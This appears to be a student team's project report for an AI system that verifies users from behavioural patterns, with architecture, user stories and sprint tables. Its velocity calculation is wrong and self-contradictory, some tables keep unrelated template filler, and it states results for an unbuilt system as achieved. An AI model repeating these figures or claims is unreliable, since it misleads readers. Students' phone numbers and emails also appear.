

AI system that verifies user identities based on their online behavior patterns, adding an extra layer of security.

Team Members:

- 1)Bhumireddy Thanmaye
- 2)Nandigam Kamali Haripriya
- 3)Gauri Sharma
- 4)Paavankumar S

Abstract:


In an age defined by our digital footprints, safeguarding online identities has become a paramount concern. As cyber threats and identity theft escalate, the need for a revolutionary AI-powered authentication system has never been more urgent. This groundbreaking initiative envisions a multifaceted identity verification system that leverages the power of artificial intelligence to scrutinize and validate users based on their unique online behavior patterns.

The core mission of this system is twofold: firstly, to establish a comprehensive user profile by analyzing a spectrum of behavioural biometrics, including keystroke dynamics, mouse movements, website usage patterns, and more. By doing so, it aims to create a digital fingerprint as distinctive as an individual's physical fingerprint, ensuring accurate recognition of legitimate users.

Secondly, the system's exceptional capabilities extend beyond mere identification. It incorporates a sophisticated anomaly detection mechanism, utilizing deep learning algorithms to continually assess and analyze user behavior for deviations from established patterns. Any unusual or suspicious activities are promptly flagged, triggering proactive security measures to safeguard user accounts and sensitive data.

This groundbreaking AI system intends to fortify online security across various domains, including but not limited to social media, e-commerce, banking, and email services. By adding this extra layer of security, it not only protects users from unauthorized access but also provides a resilient defence against fraudulent transactions, data breaches, and cyber threats.

Ultimately, this venture seeks to redefine the way we authenticate digital identities in an ever-evolving digital landscape, emphasizing both precision and adaptability. Through the fusion of behavioural biometrics, machine learning, and anomaly detection, it aims to create a secure digital environment where genuine users can confidently navigate the online world, shielded from potential impostors and the ever-present Specter of cyber insecurity.



Team Gathering & collaboration

A little bit of preparation goes a long way with this session. Here's what you need to do to get going.

A Team gathering
Bhumireddy Thanmaye
Nandigam kamali Haripriya
Gauri Sharma
Paavan Kumar S

B Set the goal
Using AI to develop new and innovative ways to verify user identities. Integrating AI-based authentication with other security solutions, such as multi-factor authentication and fraud detection systems.

C Learn how to use the facilitation tools
SmartIntenz Portal
Murali
Google Meet
Zoom

1 Define your problem statement

What problem are you trying to solve? Frame your problem as a How Might We statement. This will be the focus of your brainstorm.

5 minutes

PROBLEM

Creating an AI-driven identity verification system that bolsters online security by analyzing and verifying user identities based on their online behavior patterns, while also detecting and flagging anomalies in real-time. The system should employ cutting-edge machine learning techniques to establish a robust user profile, allowing it to identify not only legitimate users but also any irregular or suspicious activities. By doing so, it aims to provide an additional layer of security against unauthorized access, fraudulent transactions, and cyber threats in a variety of online platforms and services.

Key rules of brainstorming

To run an smooth and productive session

- Stay in topic.
- Defer judgment.
- Go for volume.
- Encourage wild ideas.
- Listen to others.
- If possible, be visual.

2 Brainstorm

Write down any ideas that come to mind that address your problem statement.

10 minutes

Bhumireddy Thanmaye	Nandigam kamali Haripriya	Gauri Sharma	Paavankumar.S
Zero friction	The process	Seamless	Trustworthy
Efficient	Secure	Easy	Fast & accurate
Reliable	Convenient	AI-based	Secure
The best of both worlds			

3

Group ideas

Take turns sharing your ideas while clustering similar or related notes as you go. Once all sticky notes have been grouped, give each cluster a sentence-like label. If a cluster is bigger than six sticky notes, try and see if you can break it up into smaller sub-groups.

🕒 20 minutes




4

Prioritize


Your team should all be on the same page about what's important moving forward. Place your ideas on this grid to determine which ideas are important and which are feasible.

🕒 20 minutes




S.No.	Parameter	Description
1.	Problem Statement (Problem to be solved)	Creating an AI-driven identity verification system that bolsters online security by analyzing and verifying user identities based on their online behavior patterns, while also detecting and flagging anomalies in real-time. The system should employ cutting-edge machine learning techniques to establish a robust user profile, allowing it to identify not only legitimate users but also any irregular or suspicious activities. By doing so, it aims to provide an additional layer of security against unauthorized access, fraudulent transactions, and cyber threats in a variety of online platforms and services.
2.	Idea / Solution description	The AI-powered behavioral identity verification system is a proposed solution to improve online security by analyzing and verifying user identities based on their online behavior patterns. The system uses machine learning algorithms like deep learning, neural networks, and natural language processing to process and interpret user data. It adapts to changes in user behavior over time, distinguishing between legitimate changes and potential threats. Advanced anomaly detection techniques identify deviations from established user behavior profiles, such as unusual login times, access from unfamiliar locations, and atypical device usage. Real-time monitoring allows for instant identification of anomalies, enabling immediate responses to potential security threats. Multi-factor verification is combined with behavioral profiling to enhance security, triggering additional verification steps when anomalies are detected. User alerts and notifications are sent to users and administrators when suspicious behavior is detected, prompting them to take action or confirm their identity. Risk scoring assigns risk scores based on the severity of anomalies detected and the level of suspicious activities. The system offers several benefits, including enhanced security, real-time threat detection, improved user experience, and adaptability.
3.	Novelty / Uniqueness	The AI-driven identity verification system is a unique approach that combines behavioral profiling with traditional methods to enhance security. It uses continuous learning algorithms to adapt to user behavior changes over time, offering real-time anomaly detection, risk scoring, and user-centric alerts. The system's integration flexibility ensures privacy and compliance with data protection

		regulations. Behavioral data is used as the primary authentication method, reducing the need for static, easily compromised data like passwords. Its cross-platform applicability addresses a wide range of cybersecurity challenges, offering robust protection against unauthorized access, fraudulent transactions, and cyber threats.
4.	Social Impact / Customer Satisfaction	The AI-driven identity verification system has significantly improved online security, reduced cybercrime and boosting customer satisfaction. It detects and flags anomalies in real-time, deterring cybercriminals and reducing malicious activities. The system's privacy-focused approach ensures users' personal information is handled responsibly, reducing identity theft. The seamless user experience through behavioral profiling eliminates frequent password changes and intrusive authentication methods. The system's adaptability and personalization minimize false positives and negatives, offering financial protection. Its integration with various online platforms and services expands its benefits, making online security accessible to a wider audience. The system also promotes cyber resilience by providing early warnings and incident response.
5.	Business Model (Revenue Model)	Identity verification systems can be categorized into various revenue models, including subscription-based, pay-per-use, custom development, data analytics, and partner and reseller programs. Indirect revenue can also be generated through data collection for marketing or research purposes. For instance, banks, financial services, e-commerce companies, social media companies, online gaming companies, and government services could use the system to verify customer identities for sensitive transactions, prevent spam and misinformation, and verify citizen identities for access to government services. The best business model depends on the target market, system features, and competitive landscape, but all have the potential to be profitable.
6.	Scalability of the Solution	The AI-driven identity verification system is a cloud-based solution that enhances online security and customer satisfaction. It uses distributed architecture, caching, and asynchronous processing to improve scalability. The system uses online behavior patterns and machine learning to verify user identities, making it more secure than traditional methods. It also detects anomalous activities in real-time, enabling businesses to identify and mitigate fraud. The system can reduce online fraud and cybercrime, protect individuals and businesses from financial losses, and improve customer satisfaction. Monetization can be achieved through subscription fees, per-use fees, or data collection for marketing or research purposes. Careful planning and strategic investments in infrastructure and technology will be essential to harness the full potential of our solution while maintaining a high level of performance and customer satisfaction.




The system collects user behavior data from various sources, preprocesses it, extracts features, creates user profiles, trains a machine learning model, deploys the model to production, monitors user behavior in real-time, detects anomalous activities, and takes appropriate action based on detected anomalies. The system cleans and normalizes the collected data, extracts relevant features, creates user profiles based on extracted features, trains a machine learning model to learn legitimate user behavioral patterns, and deploys the trained model to production. The system then monitors user behavior in real-time, detects anomalous activities by comparing the user's current behavior to their established behavioral profile, and takes appropriate action based on detected anomalies, such as prompting the user for additional authentication, terminating the session, or notifying the business of potential threats.

Simplified Data Flow Diagram:



External entities, including online platforms and users, interact with the AI-driven identity verification system. Data flows represent the information flow between components, processes, and external entities. Processes include data ingestion, behavioral profiling, anomaly detection, authentication, notification, data storage, integration, monitoring, scalability, security, cloud infrastructure, AI model training, and geographic distribution. Data stores store user profiles and anomaly data. The primary process, "AI System Identity Verify," includes the Data Ingestion Layer, Behavioural Profiling Module, and Anomaly Detection Module.

Data Flow Diagram Level-0(Industry Standard):



User Stories

User Type	Functional Requirement (Epic)	User Story Number	User Story/Task	Acceptance Criteria	Priority	Release
Admin, End User	User Data Collection	US1	As an admin, I want to collect user data for analysis	Gather data from multiple sources	High	Sprint 1
Admin, End User	Data Processing	US2	As a system, I need to clean and preprocess user data	Clean and normalize data	High	Sprint 1
Admin, End User	Behavioural Profiling	US3	As a system, I need to build user behaviour profile	Utilize machine learning for profiling	High	Sprint 2
Admin, End User	Anomaly Detection	US4	As a system, I need to detect anomalies in user behaviour	Identify irregular patterns in real-time	High	Sprint 2
Admin, End User	Multi-Factor Authentication	US5	As a user, I want multi factor authentication	Implement 2FA for users	High	Sprint 3
Admin, End User	User Notification	US6	As a system, I need to notify users of anomalies	Send alerts and guidance	Medium	Sprint 3

Technical Architecture: AI System That Verifies User Identities Based on Their Online Behavior Patterns Introduction

This document describes the technical architecture for an AI system that verifies user identities based on their online behavior patterns. The system is designed to add an extra layer of security to applications by making it more difficult for attackers to gain unauthorized access.

System Overview


The system consists of the following components:

- User Behavior Data Collector: Collects user behavior data from various sources, such as website visits, app usage, and social media activity.
- User Behavior Data Preprocessor: Preprocesses the user behavior data to clean and prepare it for machine learning.
- User Identity Verification Model: Machine learning model that verifies user identities based on their online behavior patterns.
- User Identity Verification Service: Service that exposes the user identity verification model to other applications.

Fraud Detection Engine: Machine learning model that detects fraudulent activity.

Technical Architecture Diagram

The following diagram shows the technical architecture of the system:



Technical Architecture Diagram

Components and Technologies

The following components and technologies are used in the technical architecture diagram:

- **User Behavior Data Collector:** This component collects user behavior data from various sources, such as website visits, app usage, and social media activity. The data can be collected using a variety of methods, such as APIs, web scraping, and cookies.
- **Data Preprocessor:** This component preprocesses the user behavior data to clean and prepare it for machine learning. This may involve tasks such as removing outliers, normalizing the data, and converting it to a format that is compatible with the machine learning model.
- **User Identity Verification Model:** This machine learning model is trained on a dataset of user behavior data that is labeled with the user's identity. The model learns to identify patterns in the data that are unique to each user.
- **User Identity Verification Service:** This service exposes the user identity verification model to other applications. Applications can use the service to verify the identity of users before granting them access to resources.
- **Fraud Detection Engine:** This machine learning model is trained on a dataset of user behavior data that is labeled with whether or not the user engaged in fraudulent activity. The model learns to identify patterns in the data that are indicative of fraud.
- **Data Lake:** The data lake stores all of the user behavior data, including the preprocessed data and the output of the user identity verification model. The data lake can be used to train new machine learning models and to analyze user behavior data over time.
- **Model Repository:** The model repository stores the user identity verification model and the fraud detection model. The model repository makes it easy to deploy and manage the models.
- **API Management Platform:** The API management platform exposes the user identity verification service to other applications. The API management platform also provides features such as authentication, authorization, and rate limiting.

Architecture Overview

The technical architecture diagram shows a three-tier architecture:

- **Presentation tier:** The presentation tier is responsible for interacting with the user. It may consist of a web application, a mobile app, or a chatbot.
- **Application tier:** The application tier contains the business logic of the system. It includes the user behavior data collector, the data preprocessor, the user identity verification model, the user identity verification service, and the fraud detection engine.
- **Data tier:** The data tier stores the user behavior data and the machine learning models. It includes the data lake and the model repository.

Data Flow

The following is a high-level overview of the data flow in the system:

- The user behavior data collector collects user behavior data from various sources.
- The data preprocessor preprocesses the user behavior data.
- The user identity verification model is used to verify the identity of the use

Table 1: Components and Technologies

S.No	Component	Description	Technology
1	User Interface	How user interacts with application e.g. Web UI, Mobile App, Chatbot etc.	HTML, CSS, JavaScript / Angular Js /React Js etc.
2	Application Logic-1	Logic for a process in the application	Java / Python
3	Application Logic-2	Logic for a process in the application	IBM Watson STT service
4	Application Logic-3	Logic for a process in the application	IBM Watson Assistant
5	Database	Data Type, Configurations etc.	MySQL, NoSQL, etc.
6	Cloud Database	Database Service on Cloud	IBM DB2, IBM Cloudant etc.
7	File Storage	File storage requirements	IBM Block Storage or Other Storage Service or Local Filesystem
8	External API-1	Purpose of External API used in the application	IBM Weather API, etc.
9	External API-2	Purpose of External API used in the application	Aadhar API, etc.
10	Machine Learning Model	Purpose of Machine Learning Model	Object Recognition Model, etc.
11	Infrastructure (Server /Cloud)	Application Deployment on Local System / Cloud	Local Server Configuration: Cloud Server Configuration: Local, Cloud Foundry, Kubernetes, etc.

Table 2: Application Characteristics

S.No	Characteristics	Description	Technology
1	Open-Source Frameworks	List the open-source frameworks used	Technology of Opensource framework
2	Security Implementations	List all the security / access controls implemented, use of firewalls etc. e.g. SHA-256, Encryptions, IAMControls, OWASP etc.	SSL/TLS, HTTPS, OAuth 2.0, JWT, Firewalls, IAM Controls, OWASP
3	Scalable Architecture	Justify the scalability of architecture (3 – tier, Micro-services)	Micro-services architecture
4	Availability	Justify the availability of application (e.g., use of load balancers, distributed servers etc.)	Load balancers, distributed servers, multi-availability zone deployment
5	Performance	Design consideration for the performance of the application (number of requests per sec, use of Cache, use of CDN's) etc.	Caching, CDN, loadbalancing

Security Considerations

The system is designed with security in mind. The user behavior data is encrypted at rest and in transit. The user identity verification model is trained on a secure dataset. The system is also designed to resist common attacks, such as SQL injection and cross-site scripting.

Scalability and Performance

The system is scalable to handle a large number of users. The data lake and machine learning platform can be scaled to handle the increasing volume of user behavior data. The user identity verification service is designed to process user requests quickly and efficiently.

Conclusion

This technical architecture diagram provides a reference for how to build an AI system that verifies user identities based on their online behavior patterns. The system is designed with security, scalability, and performance in mind.

Product Backlog, Sprint Schedule, and Estimation

Sprint	Functional Requirement (Epic)	User Story Number	User Story / Task	Story Points	Priority	Team Members
Sprint 1	User Data Collection	US1	As an admin,I want to collect user data for analysis	5	High	Gauri Sharma, Nandigam Kamali Haripriya
Sprint 1	Data Preprocessing	US2	As a system,I need to clean and preprocess user data	3	High	Nandigam Kamali Haripriya, Paavan Kumar S,
Sprint 2	Behavioral Profiling	US3	As a system,I need to build user behavior profile	8	High	Thanmaye Bhumireddy, Gauri Sharma
Sprint 2	Anomaly Detection	US4	As a system,I need to detect anomalies inuser behavior	6	High	Paavan Kumar S, Nandigam Kamali Haripriya
Sprint 3	Multi-Factor Authentication	US5	As a user, I want multi factor authentication	5	High	Gauri Sharma, Paavan Kumar S
Sprint 3	User Notification	US6	As a system,I need to notify users of anomalies	7	Medium	Nandigam Kamali Haripriya, Thanmaye Bhumireddy

Project Tracker, Velocity & Burndown Chart:

Sprint	Total Story Points	Duration	Sprint Start Date	Sprint End Date (Planned)	Story Points Completed (as on Planned EndDate)	Sprint Release Date (Actual)
Sprint 1	20	2 days	30-Oct-2023	31-Oct-2023	20	31-Oct-2023
Sprint 2	20	2 days	1-Nov-2023	2-Nov-2023	20	2-Nov-2023
Sprint 3	20	2 days	3-Nov-2023	4-Nov-2023	20	4-Nov-2023
Sprint 4	20	2 days	5-Nov-2023	6-Nov-2023	20	6-Nov-2023
Sprint 5	20	2 days	7-Nov-2023	8-Nov-2023	20	8-Nov-2023
Sprint 6	20	2 days	9-Nov-2023	10-Nov-2023	20	10-Nov-2023
Sprint 7	20	2 days	11-Nov-2023	12-Nov-2023	20	12-Nov-2023


Velocity:

Imagine we have a 10-day sprint duration, and the velocity of the team is 20 (points persprint). Let’s calculate the team’s average velocity (AV) per iteration unit (story points per day)

AV = sprint duration/velocity
AV = 6/20 = 0.3

Burndown Chart:

A burn down chart is a graphical representation of work left to do versus time. It is often used in agile software development methodologies such as Scrum. However, burn down charts can be applied to any project containing measurable progress over time.



Stage-1

Title Of the Project: -

AI System That Verifies User Identities Based on Their Online Behavior Patterns, Adding An Extra Layer Of Security.

Overview: -

The project aims to develop an AI-driven identity verification system that enhances online security by analysing and verifying user identities based on their online behaviour patterns. This system uses advanced machine learning techniques to create a robust user profile, distinguishing between legitimate users and suspicious activities. It addresses the pressing issue of unauthorised access, fraudulent transactions, and cyber threats across various online platforms and services.

The primary objective is to enhance online security significantly by scrutinising and validating user identities through their online behaviour. The system employs advanced machine learning techniques such as deep learning, neural networks, and natural language processing to establish comprehensive behavioural profiles for each user, which adapt and evolve with the user's behaviour over time. Real-time anomaly detection is a key feature of the system, identifying deviations from established user behaviour profiles and responding promptly to mitigate potential security threats.

Multi-factor verification is also implemented to bolster security, triggering additional verification steps when anomalies are detected. User and administrator alerts ensure transparent communication and provide guidance on resolving potential security issues. Secure data storage and management components are included to protect sensitive user profiles and anomaly data.

The system includes an integration layer for seamless interaction with various online platforms and services. Monitoring and reporting are integrated for performance and security, providing transparency and accountability. Scalability and load balancing are designed to handle growing user bases, while security and compliance are prioritised by encrypting data in transit and at rest, employing firewalls, intrusion detection systems, and adhering to data protection and privacy regulations.

Cloud infrastructure is an optional option for flexibility and scalability. Continuous training and optimization of machine learning models ensure the system remains effective against evolving threats and user behaviours. Geographic distribution can enhance redundancy and performance by deploying components in multiple geographic regions.

List of teammates: -

S.no	Name	College	Contact
1	Bhumireddy Thanmaye	VIT Vellore	6302431200 bhumireddy.thanmaye2021@vitstudent.ac.in
2	Nandigam Kamali Haripriya	VIT Vellore	9849375566 kamali.haripriya2021@vitstudent.ac.in
